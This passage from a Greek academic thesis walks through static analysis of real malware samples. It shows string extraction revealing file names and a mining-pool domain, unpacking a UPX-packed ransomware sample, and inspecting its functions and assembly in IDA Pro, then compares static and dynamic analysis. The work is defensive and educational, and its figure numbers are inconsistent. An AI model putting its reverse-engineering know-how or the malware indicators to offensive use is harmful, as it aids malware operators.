

**Εικόνα9.3.3:**Ακολουθίες συμβολοσειρών κακόβουλου λογισμικού (Strings)

Πέραν των ουσιαστικών ακολουθιών που μπορεί να μας δώσουν πληροφορίες για το λογισμικό, παράγονται πολλές φορές στην έξοδο και ακολουθίες χαρακτήρων οι οποίες είναι λανθασμένες. Αυτό συμβαίνει διότι, για να γίνει ο διαχωρισμός των συμβολοσειρών, γίνεται αναζήτηση για ακολουθίες που καταλήγουν σε 0x00 (null terminator) [12], με αποτέλεσμα να συμπεριλαμβάνονται στην έξοδο και “άχρηστες” πληροφορίες. Για παράδειγμα, κάποια άχρηστη πληροφορία μπορεί να είναι μία ακολουθία από bytes, που δηλώνει εντολές για την Κεντρική Μονάδα Επεξεργασίας και καταλήγει σε 0x00. Κατόπιν της σάρωσης του αρχείου, αυτή η ακολουθία από bytes θα θεωρηθεί ακολουθία συμβολοσειρών και θα προβληθεί με την αναπαράσταση σε ASCII χαρακτήρες.

Ανάμεσα στις ακολουθίες χαρακτήρων που εμπεριέχονται στο κακόβουλο λογισμικό, υπάρχουν και δύο ονομασίες εκτελέσιμων αρχείων (asdf35d.exe & taskman.exe), καθώς και ένα domain (xmr-usa.dwarfpool.com:8050). Έχοντας συλλέξει αυτές τις πληροφορίες,μπορούμε να ελέγξουμε τις διεργασίες ενός συστήματος για να διαπιστώσουμε εάν έχει μολυνθεί από αυτό το κακόβουλο λογισμικό. Αντίστοιχα,μπορούμε να εντοπίσουμε τη μόλυνση ενός Η/Υ από αυτό το κακόβουλο λογισμικό, αναζητώντας ενεργές συνδέσεις με το domain που εμπεριέχεται σε αυτό.


Στη συνέχεια, χρησιμοποιήσαμε ένα συμπιεσμένο (packed) ransomware (11.exe), το οποίο καταφέραμε να συλλέξουμε μέσα από ‘spam’ αλληλογραφία ηλεκτρονικού ταχυδρομείου στους προσωπικούς μας λογαριασμούς.

Αποφασίσαμε να αναλύσουμε το δείγμα μέσω του προγράμματος IDApro, για να εξάγουμε συμπεράσματα σχετικά με τις λειτουργίες του. Όπως φαίνεται στην εικόνα 12.6.1, μετά την αποσυναρμολόγηση του κώδικα μέσω του IDApro, μονάχα μία συνάρτηση ήταν δυνατό να αναπαρασταθεί. Αυτό είναι ένα σύνηθες φαινόμενο για λογισμικά τα οποία έχουν υποστεί κάποιου είδους τεχνική απόκρυψης ή συμπίεσης. Εντός της συναρτησης start υπάρχουν όλες οι απαραίτητες πληροφορίες για τη σωστή εκτέλεση του προγράμματος, κάτι που εμείς, αναλύοντας το δείγμα στατικά δε μπορούμε να δούμε.





**Εικόνα 9.3.4:** Λίστα συναρτήσεων κακόβουλου λογισμικού (packed)

Για να προσπεράσουμε αυτό το εμπόδιο, χρησιμοποιήσαμε το πρόγραμμα PEDetective. Το PEDetective διατηρεί μία βάση δεδομένων, με χαρακτηριστικά από διάφορες μεθόδους συμπίεσης και απόκρυψης. Σαρώνοντας το εκτελέσιμο αρχείο προς ανάλυση, συγκρίνει τα χαρακτηριστικά του δείγματός μας με κάθε μέθοδο που υπάρχει σε αυτή τη βάση. Όπως φαίνεται στην εικόνα 12.4, βλέπουμε πως υπάρχουν 7 κοινά χαρακτηριστικά μεταξύ του δείγματός μας και του συμπιεστή (packer) UPX v3.0.





**Εικόνα9.3.5:** Αναγνώριση packer κακόβουλου λογισμικού (PEDetective)

Έχοντας αποκτήσει αυτή τη σημαντική πληροφορία σχετικά με τη συμπίεση του εκτελέσιμου αρχείου, χρησιμοποιήσαμε το ίδιο πρόγραμμα συμπίεσης για την αντίστροφη διαδικασία.




**Εικόνα 9.3.6:** Αποσυμπίεση κακόβουλου λογισμικού (UPX)


Κατόπιν της επιτυχημένης αποσυμπίεσης του εκτελέσιμου αρχείου, έχουμε τη δυνατότητα να αναλύσουμε στατικά των κώδικα του αρχείου χωρίς δυσκολίες. Στην εικόνα 12.6.2 φαίνεται η λίστα των συναρτήσεων του δείγματος 11.exe, μετά την αποσυμπίεσή του.




**Εικόνα 9.3.7:** Λίστα συναρτήσεων κακόβουλου λογισμικού (unpacked)

### 9.3.3Εφαρμογή Στατικής Ανάλυσης κώδικα

Η στατική ανάλυση ενός κακόβουλου λογισμικού, παραπέμπει σε έρευνα διότι είναι αδύνατο να οριστεί κάποια συγκεκριμένη μεθοδολογία που να εξυπηρετεί αυτούς τους σκοπούς. Επίσης, το επίπεδο δυσκολίας της στατικής ανάλυσης ποικίλει ανάλογα με τις τεχνικές που χρησιμοποιεί ένα κακόβουλο λογισμικό. Λόγω των περιορισμών που προκύπτουν από τα παραπάνω, στη συνέχεια θα παρουσιάσουμε βασικές λειτουργίες που χρησιμοποιούνταιμε στόχο την κατανόηση του κώδικα ενός κακόβουλου λογισμικού.
Έχοντας ξεπεράσει τις βασικές δυσκολίες για τη Στατική Ανάλυση ενός κακόβουλου λογισμικού, όπως δείξαμε προηγουμένως, απαιτείται η αντίστροφη μεταγλώττισητου κώδικα, με σκοπό τη περεταίρωδιερεύνηση των λειτουργιών του. Για να αναλύσουμε τον κώδικα ενός λογισμικού θεωρούμε ότι έχουν προηγηθεί τα στάδια που εμφανίζονται στην εικόνα 12.7. Ο κώδικας του κακόβουλου λογισμικού, αρχικά γράφεται σε μία γλώσσα προγραμματισμού όπως η C και στη συνέχεια μεταφράζεται σε γλώσσα μηχανής (bytecode) για να μπορεί να εκτελεστεί. Έπειτα, η παραγόμενη γλώσσα μηχανής μεταφράζεται ξανά σε χαμηλού επιπέδου γλώσσα προγραμματισμού (assembly).




**Εικόνα 9.3.8:** Στάδια αντίστροφης μεταγλώττισηςλογισμικού


Με τη χρήση των διαθέσιμων λειτουργιών του IDApro μπορούμε να βγάλουμε άμεσα συμπεράσματα σχετικά με τη ροή εκτέλεσης του κακόβουλου λογισμικού, των αποθηκευμένων συμβολοσειρών, των συναρτήσεων που καλούνται κ.λ.π.

Για τη Στατική Ανάλυση χρησιμοποιήσαμε το ίδιο δείγμα που αναλύσαμε και στο προηγούμενο κεφάλαιο, στη Δυναμική Ανάλυση, με στόχο την ανάδειξη των βασικών διαφορών μεταξύ των δύο αυτών τεχνικών.
Συνήθως, χρήσιμο παράγοντα για μία στατική ανάλυση μπορεί να αποτελέσει το μέγεθος των επιμέρους συναρτήσεων. Όπως φαίνεται στη συνέχεια μπορούμε να ταξινομήσουμε τις συναρτήσεις ονομαστικά, αναλογικά με το μέγεθός τους κ.α.

| Function name | Segment | Start | Length | Locals | Arguments | R | F | L | S | B | T | = |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| sub_4011A5 | .text | 00000000004011A5 | 00000103 | 00000024 | 00000008 | R | . | . | . | B | . | . |
| sub_401350 | .text | 0000000000401350 | 000000E9 | 00000014 | 00000004 | R | . | . | . | B | . | . |
| sub_4012C3 | .text | 00000000004012C3 | 0000008D | 00000018 | 00000008 | R | . | . | . | B | . | . |
| sub_401095 | .text | 0000000000401095 | 00000080 | 00000010 | 00000010 | R | . | . | . | B | . | . |
| sub_401000 | .text | 0000000000401000 | 0000004F | 00000010 | 00000010 | R | . | . | . | B | . | . |
| sub_40104F | .text | 000000000040104F | 00000046 | 0000000C | 00000008 | R | . | . | . | B | . | . |
| sub_401166 | .text | 0000000000401166 | 0000003F | 00000008 | 00000004 | R | . | . | . | B | . | . |
| sub_40145E | .text | 000000000040145E | 0000003B | 00000004 | 0000000C | R | . | . | . | B | . | . |
| sub_401115 | .text | 0000000000401115 | 00000030 | 00000004 | 00000008 | R | . | . | . | B | . | . |
| sub_4014D9 | .text | 00000000004014D9 | 0000002C | 00000004 | 00000008 | R | . | . | . | B | . | . |
| sub_4014B0 | .text | 00000000004014B0 | 00000029 | 0000000C | 00000004 | R | . | . | . | B | . | . |
| sub_401439 | .text | 0000000000401439 | 00000025 | 00000004 | 0000000C | R | . | . | . | B | . | . |
| sub_401145 | .text | 0000000000401145 | 00000021 | 00000004 | 00000008 | R | . | . | . | B | . | . |
| sub_4012A8 | .text | 00000000004012A8 | 0000001B | 00000004 | 00000004 | R | . | . | . | B | T | . |
| sub_401499 | .text | 0000000000401499 | 00000017 | 00000004 | 00000004 | R | . | . | . | B | . | . |

**Εικόνα 9.3.9:** Λίστα συναρτήσεων κακόβουλου λογισμικού

Στην παρακάτω εικόνα, έχουμε απομονώσει την συνάρτηση sub_401350, τη δεύτερη μεγαλύτερη συνάρτηση και στη συνέχεια ένα μικρότερο κομμάτι αυτής για να κατανοήσουμε τον τρόπο με τον οποίο το IDApro μεταφράζειτον κώδικα ενός κακόβουλου λογισμικού με εντολές Assembly.



**Εικόνα 9.3.10:**Κώδικαςassembly κακόβουλου λογισμικού (sub_401350)

Όπως παρατηρείτε στην εικόνα, ακολουθώντας τη ροή του κώδικα και αναλύοντας παράλληλα τις εντολές Assembly, μπορούμε σταδιακά να ερμηνεύουμε το λογισμικό. Για παράδειγμα, μπορούμε να εντοπίσουμε τις παραπομπές που γίνονται από ένα σημείο του κώδικα σε κάποιο άλλοή να μελετήσουμε τον τρόπο με τον οποίο το λογισμικό διαχειρίζεται τα δεδομένα στη μνήμη κ.α. Επίσης, κατά τη διάρκεια της ανάλυσης, έχουμε τη δυνατότητα να παραθέτουμε σχόλια πάνω στον κώδικα και να κάνουμε ανάλογες μετονομασίες, ώστε ο κώδικας να γίνεται πιο κατανοητός.

Στη συνέχεια, παρουσιάζονται οι εναλλακτικοί τρόποι εμφάνισηςτου κώδικα, με τους οποίους μπορούμε να επεξεργαστούμε πιο εύκολα τις εντολές του κακόβουλου λογισμικού και να χρησιμοποιήσουμε επιπλέον λειτουργίες του IDApro. Όπως αναφέρθηκε και προηγουμένως, μία πολύ χρήσιμη λειτουργία του IDApro, είναι η παράθεση σχολίων και η μετονομασία πεδίων, βοηθώντας έτσι τον αναλυτή να προσθέτει τα ευρήματατου στον κώδικα. Παρακάτω, φαίνεται η συνάρτηση sub_401350 του κακόβουλου λογισμικού, στην οποία γίνονται κάποιες πράξεις μεταξύ βασικών καταχωρητών (eax, ebp, esp). Παρατηρούμε επίσης, ένα άλμα στον κώδικα με συνθήκη (jnz short loc_401372), αφού έχει προηγηθεί σύγκριση δύο τελεστών.

```
.text:00401350 ; =============== S U B R O U T I N E =======================================
.text:00401350
.text:00401350 ; Attributes: bp-based frame
.text:00401350
.text:00401350 memory_alloc    proc near               ; CODE XREF: sub_4014B0+8↓p
.text:00401350
.text:00401350 var_C           = dword ptr -0Ch
.text:00401350 var_8           = dword ptr -8
.text:00401350 var_4           = dword ptr -4
.text:00401350 arg_0           = dword ptr  8
.text:00401350
.text:00401350                 push    ebp
.text:00401351                 mov     ebp, esp
.text:00401353                 sub     esp, 0Ch        ; Integer Subtraction
.text:00401356                 mov     eax, [ebp+arg_0]
.text:00401359                 push    edi
.text:0040135A                 mov     edi, [eax+3Ch]
.text:0040135D                 add     edi, eax        ; Add
.text:0040135F                 mov     [ebp+var_C], edi
.text:00401362                 cmp     dword ptr [edi+0A0h], 0 ; Compare Two Operands
.text:00401369                 jnz     short loc_401372 ; Jump if Not Zero (ZF=0)
.text:0040136B                 xor     eax, eax        ; Logical Exclusive OR
.text:0040136D                 jmp     loc_401434      ; Jump
.text:00401372 ; ---------------------------------------------------------------------------
```

**Εικόνα 9.3.11:**Ανάλυση ρουτίνας (sub_401350)


Έχοντας πλέον, μετονομάσει την ρουτίνα sub_401350 σε memory_alloc, κάθε αναφορά σε αυτή χρησιμοποιεί την καινούρια ονομασία, διευκολύνοντας έτσι τη μετέπειτα ανάλυση.

Για να εμβαθύνουμε στη ανάλυση της ρουτίνας memory_alloc, χρησιμοποιήσαμε κάποιες λειτουργίες του IDApro, με τις οποίες μπορούμε να αναζητήσουμε όλες τις εμφανίσεις της συγκεκριμένης ρουτίνας στον κώδικα του κακόβουλου λογισμικού.

**Εικόνα 9.3.12:**Ανάλυσηρουτίνας sub_401350 (memory_alloc)


| Address | Function | Instruction |
|---|---|---|
| .text:00401095 | sub_401095 | sub_401095 proc near ; CODE XREF: memory_alloc+D6□p |
| .text:004012C3 | sub_4012C3 | sub_4012C3 proc near ; CODE XREF: memory_alloc+A6□p |
| .text:00401350 | memory_alloc | memory_alloc proc near ; CODE XREF: sub_4014B0+8□p |
| .text:00401372 | memory_alloc | loc_401372: ; CODE XREF: memory_alloc+19□j |
| .text:004013CA | memory_alloc | loc_4013CA: ; CODE XREF: memory_alloc+97□j |
| .text:004013EC | memory_alloc | loc_4013EC: ; CODE XREF: memory_alloc+6F□j |
| .text:0040140F | memory_alloc | loc_40140F: ; CODE XREF: memory_alloc+39□j |
| .text:00401413 | memory_alloc | loc_401413: ; CODE XREF: memory_alloc+B0□j |
| .text:00401433 | memory_alloc | loc_401433: ; CODE XREF: memory_alloc+C1□j |
| .text:00401434 | memory_alloc | loc_401434: ; CODE XREF: memory_alloc+1D□j |
| .text:00401438 | memory_alloc | memory_alloc endp |
| .text:00401439 | sub_401439 | sub_401439 proc near ; CODE XREF: memory_alloc+62□p |
| .text:004014B8 | sub_4014B0 | call memory_alloc ; Call Procedure |
| .idata:00402000 | | extrn VirtualAlloc:dword ; CODE XREF: memory_alloc+2F□p |
| .idata:00402004 | | ; DATA XREF: memory_alloc+B9□r |

Όπως εμφανίζεται στην εικόνα 12.10, δημιουργήσαμε μία λίστα η οποία περιλαμβάνει όλες τις παραπομπές από και προς τη ρουτίνα memory_alloc. Στη συνέχεια, για καλύτερη κατανόηση για το πως αλληλεπιδρά η ρουτίνα memory_alloc με το υπόλοιπο πρόγραμμα, απεικονίσαμε τις παραπομπές σε ένα διάγραμμα ροής.





**Εικόνα 9.3.13:**Ανάλυσηρουτίνας sub_401350 (memory_alloc) 2

Ένα ~~εξίσου~~ σημαντικό κομμάτι της ανάλυσης αποτελεί η αναζήτηση για διάφορες παραμέτρους όπως ακολουθίες bytes, ακολουθίες συμβολοσειρών ή οποιοδήποτε κείμενο. Έτσι λοιπόν, εάν επιθυμούμε να αναζητήσουμε εντός του κώδικα προς ανάλυση μία συγκεκριμένη οδηγία Assembly, μπορούμε να το επιτύχουμε αναζητώντας τη με το αντίστοιχο bytecode. Για παράδειγμα, για την αναζήτηση της εντολής ‘xoreax,eax’, θα πρέπει να την αναζητήσουμε με την ακολουθία των bytes ’33 C0’. Σε αυτό το βήμα, διαπιστώνουμε ότι χρησιμοποιείται το σύστημα LittleEndian[47], που ορίζει τη σειρά των bytes στη θέση μνήμης. Βάσει αυτού θα πρέπει να αναζητήσουμε για την ακολουθία bytes ‘C0 33’, ώστε να έχουμε το επιθυμητό αποτέλεσμα.




**Εικόνα 9.3.14:**Αναζήτηση ακολουθίας bytes

Οι λειτουργίες αναζητήσεων, μπορούν σε κάποιες περιπτώσεις να μας βοηθήσουν να βγάλουμε άμεσα συμπεράσματα για επιπλέον στοιχεία του κακόβουλου λογισμικού. Όπως παρουσιάστηκε στα πρώτα στάδια της στατικής ανάλυσης νωρίτερα, όπου με τη χρήση του λογισμικού strings, καταφέραμε να απομονώσουμε ακολουθίες συμβολοσειρών του κακόβουλου λογισμικού, έτσι και με την αντίστοιχη λειτουργία που παρέχει το IDApro, μπορούμε να κάνουμε αναζητήσεις για σημαντικά στοιχεία που είναι εμφωλευμένα στο σώμα του δείγματος μας. Για παράδειγμα, μπορούμε να πραγματοποιήσουμε αναζητήσεις για μία διεύθυνση ενός κακόβουλου εξυπηρετητή ή για επιπλέον κακόβουλο λογισμικό που εγκαθίσταταισε επόμενο στάδιο, όπως φαίνεται παρακάτω.




**Εικόνα 9.3.15:**Αναζήτηση ακολουθίας συμβολοσειρών




**Εικόνα 9.3.16:**Αναζήτηση ακολουθίας συμβολοσειρών 2

# 10. ΣΥΜΠΕΡΑΣΜΑΤΑ

Όπως διαπιστώσαμε κατά την υλοποίηση των δύο διαφορετικών τεχνικών ανάλυσης κακόβουλου λογισμικού, εμφανίζονται μεταξύ τους αρκετές διαφορές, οι οποίες θα μπορούσαν να ερμηνευθούν ως πλεονεκτήματα/μειονεκτήματα, υπό προϋποθέσεις.

Αρχικά, χρησιμοποιώντας την τεχνική της Δυναμικής Ανάλυσης, είμαστε σε θέση να βγάλουμε εύκολα και γρήγορα συμπεράσματα για τις λειτουργίες ενός λογισμικού. Επιπλέον, με την απαραίτητη τεχνογνωσία και με τις κατάλληλες παραμετροποιήσεις μπορούμε να εμβαθύνουμε στην ανάλυση μας, για να σχηματίσουμε μία αρκετά ολοκληρωμένη εικόνα για τα χαρακτηριστικά του κακόβουλου λογισμικού.

Ωστόσο, αναφορικά με την τεχνική της Στατικής Ανάλυσης, συμπεραίνουμε πως πρόκειται για μία χρονοβόρα διαδικασία, η οποία απαιτεί εξελιγμένες γνώσεις από τον αναλυτή. Επίσης, η διαρκώς αυξανόμενη δημιουργία κακόβουλων λογισμικών σε συνδυασμό με τα παραπάνω, καθιστά τη Στατική Ανάλυση αναποτελεσματική στις περισσότερες περιπτώσεις. Μέσω, της Στατικής Ανάλυσης μπορούμε να διερευνήσουμε κάθε πτυχή ενός κακόβουλου λογισμικού και να κάνουμε πολύ πιο ουσιαστική αποτίμηση των προηγμένων τεχνικών που ενδέχεται να χρησιμοποιεί.

Συνοψίζοντας τα παραπάνω, θα μπορούσαμε να πούμε πως η χρήση της Δυναμικής Ανάλυσης είναι απαραίτητη για την άμεση κατανόηση βασικών λειτουργιών ενός κακόβολου λογισμικού. Εξίσου απαραίτητη όμως είναι και η τεχνική της Στατικής Ανάλυσης, μέσω της οποίας μπορούμε να αναλύσουμε με απόλυτη λεπτομέρεια οποιοδήποτε κακόβουλο λογισμικό.

# 11. ΒΙΒΛΙΟΓΡΑΦΙΑ


1. *von Neumann, John (1966). Arthur W. Burks, ed. Theory of self-reproducing automata(PDF). University of Illinois Press. Retrieved June 12, 2010*
2. *Russell, Deborah; Gangemi, G T (1991). Computer Security Basics. O'Reilly. p. 86.*
3. *Anick Jesdanun (1 September 2007). "School prank starts 25 years of security woes". CNBC. Archived from the original on 20 December 2014. Retrieved April 12, 2013.*
4. *Leyden, John (January 19, 2006). "PC virus celebrates 20th birthday". The Register. Retrieved March 21, 2011*
5. *Sikorski, M. (2012). Practical malware analysis. San Francisco: No Starch Press.*
6. *Keyloggers: How they work and how to detect them (Part 1), Secure List, "Today, keyloggers are mainly used to steal user data relating to various online payment systems, and virus writers are constantly writing new keylogger Trojans for this very purpose."*
7. *Goldberg, Myshele. "The Origins of Spam". Retrieved 2014-07-15.*
8. *"Millions tricked by 'scareware'". BBC News. 2009-10-19. Retrieved 2009-10-20.*
9. *Backdoor attacks: How they work and how to protect against them. [online] Blog.trendmicro.com. Available at: https://blog.trendmicro.com/backdoor-attacks-work-protect/*
10. *Ramneek, Puri (2003-08-08). "Bots &; Botnet: An Overview"(PDF). SANS Institute. Retrieved 12 November 2013.*
11. *Symantec.com. Trojan.Dropper | Symantec. [online] Available at: https://www.symantec.com/security_response/writeup.jsp?docid=2002-082718-3007-99*
12. *Sikorski, M. (2012). Practical malware analysis. San Francisco: No Starch Press.*
13. *"Rootkits, Part 1 of 3: The Growing Threat"(PDF). McAfee. 2006-04-17. Archived from the original(PDF) on 2006-08-23.*
14. *'Scareware' scams trick searchers. BBC News (2009-03-23). Retrieved on 2009-03-23.*
15. *Wilson, S. and Wilson, S. What is a zero day? - Malwarebytes Labs. [online] Malwarebytes Labs. Available at: https://blog.malwarebytes.com/101/2017/04/what-is-a-zero-day/*
16. *Naveen, Sharanya. "Anti-virus software". Archived from the original on June 4, 2016. Retrieved May 31, 2016.*
17. *Sanford, M. (2010). Computer viruses and malware by John Aycock. ACM SIGACT News, 41(1), p.44.*
18. *Biham, Eli; Dunkelman, Orr (24 August 2006). A Framework for Iterative Hash Functions – HAIFA. Second NIST Cryptographic Hash Workshop – via Cryptology ePrint Archive: Report 2007/278.*
19. *Greamo, C. and Ghosh, A. (2011). Sandboxing and Virtualization: Modern Tools for Combating Malware. IEEE Security & Privacy Magazine, 9(2), pp.79-82.*
20. *Kumar, G. (2016). A Survey on Program Code Obfuscation Technique. Engineering and Technology Journal.*
21. You, I. and Yim, K. (2010). Malware Obfuscation Techniques: A Brief Survey. *2010 International Conference on Broadband, Wireless Computing, Communication and Applications*.
22. *E. Konstantinou, "Metamorphic Virus: Analysis and Detection," RHUL-MA-2008-02,*

*Technical Report of University of London, Jan. 2008. http://www.rhul.ac.uk/mathematics/techreports*

23. *M. Christodorescu and S. Jha, "Static Analysis of Executables to Detect Malicious Patterns," Proceedings of the 12th conference on USENIX Security Symposium, Vol. 1, pp. 169-186, Aug. 2003.*
